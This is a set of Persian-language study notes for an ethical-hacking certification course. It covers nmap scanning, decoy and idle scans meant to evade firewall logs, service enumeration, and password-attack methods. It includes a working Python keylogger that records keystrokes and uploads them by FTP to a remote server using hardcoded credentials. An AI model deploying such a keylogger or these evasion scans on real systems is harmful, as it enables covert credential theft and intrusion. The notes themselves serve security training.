33	6.184426	192.168.42.67	192.168.42.194	TCP	54 443 → 33234 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
34	6.184430	192.168.42.67	192.168.42.194	TCP	54 443 → 33234 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

در تصویر بالا ما یک درخواست به پورت 80 مقصد دادیم و مقصد با پاسخ ریست گفت که پورت 80 بسته است و پکت ریست ÷اسخ داده ده

حال همینکار را برای پورت 445 فایل شیرینگ انجام میدهیم

17	3.149211	192.168.42.194	192.168.42.67	TCP	74 38584 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM …
18	3.149239	192.168.42.194	192.168.42.67	TCP	74 [TCP Retransmission] 38584 → 445 [SYN] Seq=0 Win=64240 Len=…
19	3.149404	192.168.42.67	192.168.42.194	TCP	66 445 → 38584 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460…
20	3.149419	192.168.42.67	192.168.42.194	TCP	66 [TCP Retransmission] 445 → 38584 [SYN, ACK] Seq=0 Ack=1 Win…
21	3.149894	192.168.42.194	192.168.42.67	TCP	60 38584 → 445 [ACK] Seq=1 Ack=1 Win=64256 Len=0
22	3.149912	192.168.42.194	192.168.42.67	TCP	60 [TCP Dup ACK 21#1] 38584 → 445 [ACK] Seq=1 Ack=1 Win=64256 …

همانطور که میبینیم چون 445 باز است پکت Syn ارسال و Ack + syn دریافت و Ack ارسال شده

و پورت 445 باز است

در ادامه مباحث اسکنینگ و nmap

مد نظر باشد در Nmap اگر مسک را بگذاریم کل نتورک را اسکن میکند و اگر نگذاریم فقط آن سیستم را اسکن میکند

همچنین برای اسکن یک رنج خاص از حالت زیر و بدون مسک استفاده میکنیم

Nmap - sT 192.168.10.1-192.168.10.25

همچنین امکان اسکن با اسم دامنه میباشد

Nmap - sT www.yahoo.com

nmap -sT 192.168.42.0/24 -p 50-5000 مثلا برای رنج فوق از پورت 50 تا 5000 را اسکن کردیم

اگر در اسکن با Nmap سوییچ را مشخص نکنیم و ساده ارسال کنیم همان فول اسکن است

اگر بخواهیم ببینیم فایروال دارد یا ندارد یک پکت Ack میفرستیم . با پاسخ فیلتر و Unfilter میفهمیم فایروال دارد یا ندارد

حال وقتی فایروال نداشت برای اینکه روی یک سرور ببینیم پورتی باز است یا بسته خب یک پکت سین میفرستیم و بررسی میکنیم اما اگر فایروال داشت از روش های زیر استفاده میکنیم زیرا فایروال سین را لاگ میکند

در قدیم روش هایی بود برای پکت های xmas

FIN,URG

ایجاد کنیم و یا لاگی نگذاریم

توضیح URG,PSH

Source port								Destination Port
Sequence Number								
Acknowledgment Number								
TCP Header Length		URG	ACK	PSH	RST	SYN	FIN	Windows Size
Checksum								Urgent Pointer
Options) 0 or more 32-bit words)								
Data) optional)								

اما امروزه عموما اگر از ایکس مس پکت استفاده کنیم همه را اوپن میدهد که دارد اشتباه دیتا میفرستد پون اگر ریست برنگردد میگوید اوپن اگر ریست برگردد میگوید کلوز

Ip spoofing

یکی از این روش ها Idle scan بود که قبلا توضیح دادیم که یکی از نود ها را زامبی میکنیم و بهترین روش است

Nmap –Pn –sI zombie target –p port number

اما اگر خطای زیر را گرفتم یعنی فایروال زامبی هم روشن است

nmap -Pn -sI 192.168.10.10 192.168.10.100 -p 21

Starting Nmap 7.94SVN (https://nmap.org) at 2023-12-20 16:33 EST

Idle scan zombie 192.168.10.10 (192.168.10.10) port 80 cannot be used because it has not returned any of our probes -- perhaps it is down or firewalled.

QUITTING!

راه دیگر استفاده از وی پی ان سرور است برای این کار و برای اسکن آی پی آن سرور لاگ شود

راه دیگر Ip spoofing یا ساخت آی پی های جعلی است برای پکت سین است

در این روش ما علاوه بر خودمان از آی پی های دیگر هم روی آن پورت استفاده میکنیم تا لاگ شلوغ شود

Nmap – D RND:10 target ip port number


در این حالت هم اگر شبکه متخصص امنیت داشته باشد متوجه میشود که درست است که در شبکه پکت هایی با آی پی های مختلف ارسال شده است اما یکی از آنها آی پی در رنج همان شبکه هست

پس بهترین کار ایجاد پکتی با آی پی جعلی توسط یکی از نود های شبکه است

Nmap –D <zombie ip> <target ip> - <target port>

روش دیگر استفاده وی پی ان سرور های تو در تو میباشد مانند Tor و یا وی پی ان تانل های تو در تو

مروری بر انواع اسکن



مفهوم کپت های Urg , psh

درون بسته ها یک سری هدر نیز وجود دارد که معنی خاصی دارند

هدر Psh یعنی اینکه آن بیت را بافر نکند و سریعا پروسس نماید

هدر Urg میگوید در قسمت Urgent pointer یک مقدار قرار دارد و باید پردازش شود

حال پکت Xmas پکتی است که هر سه مقدار Fin , psh , urg را 1 میگذارد

بررسی سیستم عامل

یکی از روش ها سایت نت کرفت بود که دیدیم

nmap -O 192.168.10.1

Banner grabbing

گاها در ارسال تعدادی از پکت ها در سیستم عامل های مختلف یک بنر یا یک پیام ایجاد میگردد

نمونه این موضوع را در ارتباط Ssh با کالی میتوانیم ببینیم

ابتدا سرویس Ssh را در کالی با دستور زیر فعال میکنیم

Systemctl start ssh.socket

سپس از ویندوز یک Ssh میزنیم Ssh hamid@192.168.10.20

سپس میبینیم یک پیام خوش آمد به کالی می آید

تقریبا فرایند بنر گربینگ Banner grabbing با استفاده از ارسال پکت هایی خاص و پاسخش میتواند سیستم عامل را حدس بزند

حال اگر این بنر درست کانفیگ نشود میتوان اطلاعات زیادی استخراج کرد

ابزار های زیادی یکی مثل سایت Netcraft , telnet , ... میباشد

من روی ویندوز سرور سرویس ftp را فعال کرده ام

این سرویس روی پورت 21 کار میکند

ابتدا با Nmap آی پی آن سرور را اسکن میکنم

سپس به روی پورت باز تلنت میزنم

telnet 192.168.10.100 21

ساختار کلی تا اینجا

شناخت اصطلاحات

Information gathering یا جمع آوری اطلاعات غیر فعال

Footprinting یا جمع آوری اطلاعات اکتیو و شناخت هاست ها و سرور ها و سرویس ها با ابزاری مانند Nmap و Banner grabbing

---

روش های مقابله با port scan

یکی از راه های مهم استفاده از فایروال ها بخصوص سخت افزاری میباشد

یک راه دیگر این است که گاها خودمان پورت اسکن کنیم تا ببینیم پورتی کم و زیاد نشده است

راه دیگر آپدیت بودن به آخرین نسخه از روتر ها و فایروال ها و تجهیزات میباشد

راه دیگر این است که پورت هایی که نیاز نیست در فایروال بلاک کنیم

مثلا من فقط به سرویس دیتابیس مای اسکیو ال دارم که پورت 3306 است و باقی را ببندیم

استفاده از Ids , ips های قدرتمند مثل اسنورد میباشد که بسیار پرقدرت میباشد

البته اسنورد نرم افزاری میباشد

یکی از مواردی که میتواند به یک سرور کمک کند گاها پورت فوروارینگ میباشد . مثلا من داخل یک پرایوت وب سرور دارم اما بر روی روتر یا RRAS پورت فوروارد انجام میدهم . اینگونه اتکر همیشه روتر را بعنوان وب سرور میشناسد و در اصل دسترسی مستقیم اوم به وب سرور بسیار سخت میشود

ENumration

هدف از این موضوع یا به اصطلاح سرشماری بدست آوردن اطلاعاتی به صورت مستقیم از یک سرور است . مانند یوزر ها . دیوایس ها و ... و فرق آن با یک اسکن اکتیو کانکشن بودن میباشد

این فصل نیز جز دسته جمع آوری اطلاعات میباشد اما اطلاعات بصورت جزئی تری بدست می آید

هدف اصلی سرشماری Misconfiguration ها تنظیمات دیفالت میباشد و گاها پسورد های ضعیف

سرشماری بر روی هر دیوایسی حتی فایروال ها اقدام ÷ذیر میباشد

منظور از سرشماری را بصورت خیلی ساده میتوان از دیدگاه ویندوز و لینوکس دید

یوزر های دیفالت ویندوز . گروه های دیفالت . سرویس های دیفالت و همین مسائل هم در لینوکس وجود دارد

Dns enumration

dig +short liketrader.net

dig +short ns liketrader.net

janet.ns.cloudflare.com.

julio.ns.cloudflare.com.

dig +short ns zonetransfer.me

nsztm1.digi.ninja

nsztm2.digi.ninja

dig axfr @nsztm1.digi.ninja zonetransfer.me

هدف این است که ببینیم این شرکت چه سرور ها و سرویس هایی دارد

Snmp enumration

Simple network management protocol

عموما تمام سرور ها در شبکه Snmp را میفهمند . این پروتکل بر روی پورت 161 یو دی پی کار میکند

سوالاتی که از طریق Snmp پرسیده میشوند عموما توسط یک سلسله اعداد مانند 1.3.2.4 پرسیده میشوند و Snmp جواب میدهد مثلا حرارت سی پی یو

این عدد را (Oid (object id مینامند

با سرچ Cpu oid میتوان نمونه های زیادی را دید

یک پسورد عمومی دارد به نام Public که در این سرویس به Community string شهرت دارد

میتوان سرویس Snmp را در یک سرور راه اندازی کرد (در فیچر ها)

سپس میتوان وارد Services.msc شد و بر روی Snmp server دابل کلیک کرد و در تب سکیوریتی یک استرینگ تعریف و به همه هاست ها اجازه

دیدن داد

بعد میبینیم پورت 16 Udp باز شده است

در کالی با Nmap –sU ip پورت های یو دی پی 161 تارگت را اسکن میکنیم و اگر باز بود با Snmpwalk –v1 –c public 192.168.10.100

میتوانیم اطلاعاتی دریافت کنیم

اشکال این کار این است که عموما تنظیمات Snmp آن پسورد را عموما پابلیک میگذارند و به همه هاست ها اجازه دسترسی میدهند

Ldap enumration

که همراه اکتیو دایرکتوری میباشد و نشان دهنده فعال بودن سرویس اکتیو دایرکتوری میباشد

Lightweight directory access protocol

روی پورت 389 بصورت غیر رمزنگاری و بر روی 636 بصورت رمزنگاری شده میباشد

در مجموع با بررسی پورت هایی که روی یک سیستم است میتوان فهمید چه سرویس هایی بر روی یک سیستم فعال است و با بررسی آنها میتوان اطلاعات بیشتری

بدست آورد

فصل سوم

روش های نفوذ System hacking

قدم اول Gaining access و بدست آوردن دسترسی

اکتیو آنلاین اتک

پسیو آنلاین اتک مانند اسنیف

آفلاین اتک (مانند دانلود یک لیست یوزر و پسورد و بعد آفلاین سعی در بروت فورس کردن پسورد ها)

قدم بعدی Privilage esclation بالا بردن سطح دسترسی

قدم بعدی Execute application و اجرای دستورات

قدم بعدی Hiding file

این مسیر برای این است که فرضا ما برای اتک مجبور شدیم یک فایل را درون سیستم تارگت قرار دهیم و ادمین ممکن است این فایل را ببیند

و قدم آخر Covering tracks یا حذف رد پاها

گام اول پسورد اتک

Password cracking

ساده ترین راه برای شکستن پسورد پسورد های عددی و کوتاه میباشد

مثلا وقتی برای یک گوشی رمز عددی 4 قمی در نظر گرفته شود نهایتا از 0000 تا 9999 میباشد که من با 10k که اگر هرکدام 1 ثانیه طول بکشد نهایتا در 3 ساعت

پسورد میشکند

پس لازم است دامنه پسورد ها بزرگ و ترکیبی باشد

از طرفی لاگین با یوزر و پسورد سطوح دسترسی آن یوزر را در اختیار ما میگذارد

در این فصل با روش های شکستن پسورد میباشد

انواع روش های شکستن پسورد

Dictionary attack : یک دیکشنری بگذاریم جلو و همه کلماتش را تست کنیم

Bruteforce attack :... همه حالت های مختلف را تست کنیم مثلا اول ای و بعد بی و تا زد و سپس دوتایی و

Hybird attack: ابتدا به دیکشنری مراجعه کرده و یک کلمه را با حالت های مختلف یعنی با بروت فورس ترکیب میکنیم

Syllable attack : نصف یک کلمه از دیکشنری را با نصف دیگر از کلمه دیگر

Role base attack : مهمترین است

در این روش طبق اطلاعاتعی که بدست آوردیم در جمع آوری اطلاعات مثلا میگوییم اسمش حمید است. متولد 62 است . جنگو دوست داره . نتورک دوست داره

و سپس بر اساس این کلمات شروع به تست میکنیم و بعد دوتا دوتا کنار هم میگذاریم

چیزی که ما خیلی جدی تر به آن نگاه میکنیم موارد زیر در اتک پسورد است

گاها خیلی از سرویس ها بصورت دیفالت یک پسورد دارند و با استفاده از سایت های زیر میتوان تعدادی از اینها را دید

قدم دوم

فایل SAM , SYSTEM

C:\windows\system32\config

توضیح هش و الگوریتم Ntlm برای ویندوز

با استفاده از یو اس بی درایو آلوده

با استفاده از دسترسی فیزیکی

با استفاده از ابزار

تعریف دیکشنری اتک با استفاده از یک فایل

حمله بروت فورس اتک و بررسی تمام مقادیر

Rainbow table attack که مانند دیکشنری اتک میباشد ولی بجای Clear text خود هش را را دارد

مثلا رینبو تیبل 10 کاراکتری با عدد و رقم و حروف بزرگ و کوچک (در نت قابل دسترسی هستند)

Passive attack

حمله به حواشی مانند اسنیف برای پروتکل های غیر امن مانند تل نت ftp , smtp , rlog , snmp v1

زیرا clear text پسورد را رد میکنند

تست دیدن اطلاعات با وایر شارک برای دیدن ارتباط تل نت

Mitm

سه دسته

Sniffing , mitm, replay attack

اسنیف عموما بررسی پکت ها میباشد با ابزاری مانند وایر شارک و تی سی پی دامپ

Active attack

حمله مستقیم به اون سرور

بهترین راه حدس زدن و اطلاعاتی است که با مهندسی اجتماعی بدست می آورند

راه دوم استفاده از بد افزار است مانند pwd

راه سوم ارسال ایمیل های آلوده است

راه بعد سخت افزار های غیر معتبر خریدن است

کی لاگر

هش اینجکشن (تخصصی)

فیشینگ (خدایان در ایران) یا ماهیگیری (لینک نامربوط یا ادامه مرورگر)

در این روش کاربر را به صفحات شبیه سازی شده هدایت میکنند مانند سژن هایجک کردن یا صفحات شبیه سازی شده

آف لاین اتک مثل رینبو یا Pwdump7

نان تکنیکال مثل تلفن و ...

نمونه یک کی لاگر

ابتدا بر روی یک سرور lis & ftp را فعال میکنم

برای فعالسازی ftp باید در زمان نصب lis تیک ftp را بزنیم سپس بر روی تنظیمات فایروال lis محدوده پورت را تعریف و سپس یک Inbound در فایروال تعریف آن پورت ها را تعریف کرد و سپس سرویش را ری استارت کرد

```
import keyboard
import ftplib

data = keyboard.record(until='esc')
lst = []
for i in data:
    lst.append(i.name)
text = ""
for i in range(len(lst)):
    if i % 2 == 0:
        text += lst[i]

with open("c:\\file.txt", "w") as file:
    for line in text:
        file.write(line+"\n")
    file.close()

connection = ftplib.FTP("192.168.10.1")
try:
    connection.login("administrator", "H@midreza62")
    print ("ok")
except:
    print ("cf")
file = open("c:\\file.txt", "rb")
connection.storbinary("STOR file.txt", file)
file.close()
```

از طرفی میتوان با دانلود pwdump7 اطلاعات دیتا بیس sam را دراورد

راه دیگر آن استفاده از کی لاگر و تروجان و بدافزار است

درولقع به این گونه اتفاقات Active online attack میگویند

همین دیتا بیس در لینوکس در مسیر /etc/shadow میباشد

برای برگرداندن پسورد هش باید از آفلاین اتکا ها استفاده کرد

حالت اول بروت فورس است . یعنی از 1 تا بی نهایت رو هش کنیم ببینیم کدوم سازگاره

قدم بعدی دیفالت پسورد ها هستند123

قدم بعدی دیکشنری اتک هست که باید لیستی از پسورد های مرسوم را داشته باشیم و هش ها را چک کنیم

قدم اصلی و مهم Rainbow table attack میباشد

سیستم های قوی دیتا بیس عظیمی از هش پسوردهارا دارند . سپس ما به دیتابیس آنها کوئری میزنیم و این هش را اگر داشته باشد برمیگرانیم

برای تست این موضوع ما یک پسورد Md5 را با کالی میسازیم و سپس با سایت Crackstation چک میکنیم

```
└─$ echo -n p@ssword123 | md5sum
9546368a81dea9bfda8218b5873c4a7d -
```

روش دیگر استفاده از نرم افزاری مانند Pspv میباشد که اگر بر روی فلش بگذاریم و اتوران برایش درست کنیم میتواند دیتاهایی را از پسورد های سیستم عامل دربارورد

روش بعدی سخت افزار Usb rubber doucky میباشد

این سخت افزار تعداد زیادی اسکریپت دارد که اتوماتیک اجرا میکند مثلا کاربر را لاگ اوت کند و مجبور به لاگین

یا مثلا وارد سیستم طرف شود و یک یوزر بسازد و در گروه ادمین قرارش دهد

قرار نیست همه همه چیز را بدانند

Security account manager (SAM)

پاک کردن پسورد یک یوزر با chntpw

مد نظر باشد برای این کار حتما باید با ویرچوال باکس پیش برویم زیرا وی ام نمیگذارد بوت را بر روی سی دی رام بیاوریم

(CEH jadi maktabkhooneh Password attack se4)